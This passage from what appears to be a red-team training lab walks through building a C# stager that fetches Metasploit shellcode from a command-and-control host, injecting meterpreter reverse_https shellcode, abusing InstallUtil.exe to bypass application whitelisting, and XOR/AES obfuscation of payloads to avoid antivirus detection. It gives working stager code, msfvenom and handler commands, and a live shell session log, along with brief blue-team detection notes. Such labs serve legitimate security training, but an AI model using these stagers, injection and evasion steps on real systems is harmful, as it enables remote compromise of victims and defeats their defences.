Msfvenom's stager downloads the second stage from the C2 and executes it in memory. As we want to create a custom stager, we need to identify the second stage's URI. To do this, we will start a Web Server on the same port as the metasploit listener to log incoming requests.


First, let's generate a key and certificate with OpenSSL. This will be used to configure a SimpleHTTPServer that operates over HTTPS.

In Kali, from your home directory, run the following:

**openssl genrsa > privkey.pem**
**openssl req -new -x509 -key privkey.pem -out cert.pem -days 365**
**twistd -n web -c cert.pem -k privkey.pem --https=8080**

You should now have an HTTPS-friendly web server listening on port 8080.

Now back to your Windows system, execute your payload again while running the web server to capture the request of stage 2. You should see a URL appear in the log of the web server:





*Note: If you see error "[Errno 98] Address already in use" You will have to stop the metasploit listener for twistd to work.*

## Exercise 2 - Using Web.Client

Within the Lab 2 folder, take some time to review and understand the source code.
Compile and execute 1.cs. Upon launching the executable, you should see a screen similar to the below.

*Note: Your Windows VM will need internet access in order to fetch the content from google.*





## Exercise 3 - Creating a Customer Stager

Final exercise, let's create our custom stager.


Copy the URL and paste it into the URL variable, within the Lab 2 folder, in 2.cs

```
private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param,UInt32

//https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-waitforsingleobject
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

private static UInt32 MEM_COMMIT = 0x1000;
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;


public static void Main()
{
    //string code2 = Encoding.UTF8.GetString(Convert.FromBase64String("aHR0cDovLzE5Mi4xNjguMC4zNS9pZEUtbzJQaUd2R0hpb2FJMjhmTE1BT3R1
    string url = "https://192.168.67.129:8080/DlFwYZX5J73SLdMvjz3KCw27NLH3dXWfv0mq3d5qTtUTq1TabFnVW0XDFXFvyfqrb5Ta5_UsqTKX";
    Stager(url);
}

public static void Stager(string url)
{

    WebClient wc = new WebClient();
    wc.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    ServicePointManager.ServerCertificateValidationCallback = delegate { return true; };

    byte[] shellcode = wc.DownloadData(url);
```

Compile 2.cs and execute 2.exe. Don't forget to stop the **twistd** Web Server and start the meterpreter listener again as shown above before executing your payload.
You should now have a shell, congratulations!






As you can see on the screenshot, the current binary keeps a console Window open which can be easily spotted and closed by the victim.




Process Explorer shows the command & control network connections on port 8080.


On the Strings tab, we can identify the URL being used for the second stage.




## Capture The Flag #1

As shown on the screenshot above, the payload opens a console window that will be visible to the victim and easy to spot. Change the source code of Exercise 2 to hide the console using Windows API calls.

## Lab 3 - Raw Shellcode Injection

The goal of this lab is to write a custom binary that injects a pre defined shellcode into memory and executes it. Metasploit's msfvenom will be used to generate the shellcode and the same Win32 API calls used in Lab 2 will be used to perform the execution.


### Exercise 1 - Message Box

Before we dive into generating shellcode to use for injection, let's start with popping a message box first.

**msfvenom -a x64 -p windows/x64/messagebox Text="Hello from shellcode !" -f csharp**

```
test@kali:~$ msfvenom -a x64 -p windows/x64/messagebox Text="Hello from shellcode !" -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 301 bytes
Final size of csharp file: 1557 bytes
byte[] buf = new byte[301] {
0xfc,0x48,0x81,0xe4,0xf0,0xff,0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,
0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
0x8b,0x52,0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,0x50,0x3e,0x48,
0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,
0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,
```

And then from within the Lab 3 folder, replace the byte array variable with the one you just generated with msfvenom (don't forget to change the byte size). Then compile 1.cs and execute 1.exe.



## Exercise 2 - Getting a shell

Now lets recreate these steps but with the goal of getting a shell. First, generate a C# shellcode and define your Kali system's IP as the LHOST.

**msfvenom -a x64 -p windows/x64/meterpreter/reverse_https LHOST=YOUR_IP LPORT=8080 -f csharp**

Delete 1.exe

In 1.cs, replace the previous byte array variable once again. Make sure your metasploit listener is active or start one again

- **use exploit/multi/handler**
- **set payload windows/x64/meterpreter/reverse_https**
- **set LHOST YOUR_IP**
- **set LPORT 8080**


Compile 1.cs again with your new shellcode embedded and execute 1.exe. You should have gotten a shell, congratz!

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST 192.168.67.129
LHOST => 192.168.67.129
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.67.129:8080
[*] https://192.168.67.129:8080 handling request from 192.168.67.1; (UUID: zi5ctk3q) Staging x64 paylo
ad (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.67.129:8080 -> 192.168.67.1:50214) at 2019-06-25 22:28:03 -0
400

meterpreter >
```

Now for a blue team look. With your shell still active, open up Process Hacker and look for 1.exe. As you will see, the parent process is explorer.exe. For a security analyst analyzing running processes, this binary will be easy to spot.

| | | | | | | |
|---|---|---|---|---|---|---|
| explorer.exe | 4936 | 0.20 | | 87.98 MB | WINDEV1905EVAL\User | Windows Explorer |
| SecurityHealthSystray.exe | 7356 | | | 1.59 MB | WINDEV1905EVAL\User | Windows Security notification... |
| vmtoolsd.exe | 7488 | 0.07 | 760 B/s | 27.54 MB | WINDEV1905EVAL\User | VMware Tools Core Service |
| OneDrive.exe | 7568 | | | 20.3 MB | WINDEV1905EVAL\User | Microsoft OneDrive |
| cmd.exe | 2264 | | | 2.92 MB | WINDEV1905EVAL\User | Windows Command Processor |
| procexp.exe | 9824 | | | 2.98 MB | WINDEV1905EVAL\User | Sysinternals Process Explorer |
| devenv.exe | 2840 | 0.03 | | 92.37 MB | WINDEV1905EVAL\User | Microsoft Visual Studio 2019 |
| notepad++.exe | 9704 | | | 10.25 MB | WINDEV1905EVAL\User | Notepad++ : a free (GNU) sou... |
| 1.exe | 10424 | | | 16.25 MB | WINDEV1905EVAL\User | |
| conhost.exe | 6344 | | | 6.96 MB | WINDEV1905EVAL\User | Console Window Host |

A great tool to use when analyzing .NET applications is dnSpy. Let's decompile 1.exe and take a look at what it gives us. Launch dnSpy and open 1.exe with File > Open. Then on the left hand side, select Program. This would be incredibly helpful as an analyst responding to this!



## Exercise 2 - Bypassing Application Whitelisting


In this exercise we will abuse the legitimate signed Windows binary InstallUtil.exe and get it execute our malicious assembly. This technique is called living off the land and is used by attackers to circumvent controls and avoid detection.

Take some time to review the source code of 2.cs and compile it.

**C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 2.cs**

Now, launch 2.exe, you should see a simple message display. Now for the bypass, we can execute the following command to get InstallUtil.exe to run our assembly, instead of launching it directly.

**C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U 2.exe**




As you can see, we can abuse InstallUtil.exe and get it to run our code. This way we can bypass application whitelisting technologies and look less suspicious to an analyst.

## Capture The Flag #2

Modify Exercise 2's source code to obtain a meterpreter shell by abusing InstallUtil.exe


## Lab 4 - Shellcode Obfuscation

The goal of this lab is to obfuscate the custom assemblies to reduce detection by signature based anti malware. We can achieve this by obfuscating the shellcode generated by msfvenom using two common techniques: XOR and AES.

### Exercise 1 - XORing Your Payload

One of the easiest ways to obfuscate your payload is by using XOR. To do this, copy your shellcode the last exercise and paste it into the shellcode variable within 1.cs inside the Lab 4 folder (remember to change the byte size)


Once complete, compile 1.cs and execute 1.exe but this time, do so from the command line.




After you execute 1.exe, you will see shellcode. Let's copy and paste this into 2.cs (again, remember the byte size).

Now prepare a listener within your Kali image to accept your shell.


Compile 2.cs and execute 2.exe. You should have gotten a shell, congratz!



## Exercise 2 - AESing Your Payload

We're going to take this one step further and encrypt our shellcode. First, let's generate the AES encrypted shellcode by pasting our raw shellcode from the last Lab into 3.cs within the Lab 4 folder.


Compile 3.cs and execute 3.exe from the command line. Again, you should see shellcode displayed. This time, there will be two sets of shellcode generated. The first one is your encrypted payload, the second is the base, raw payload.



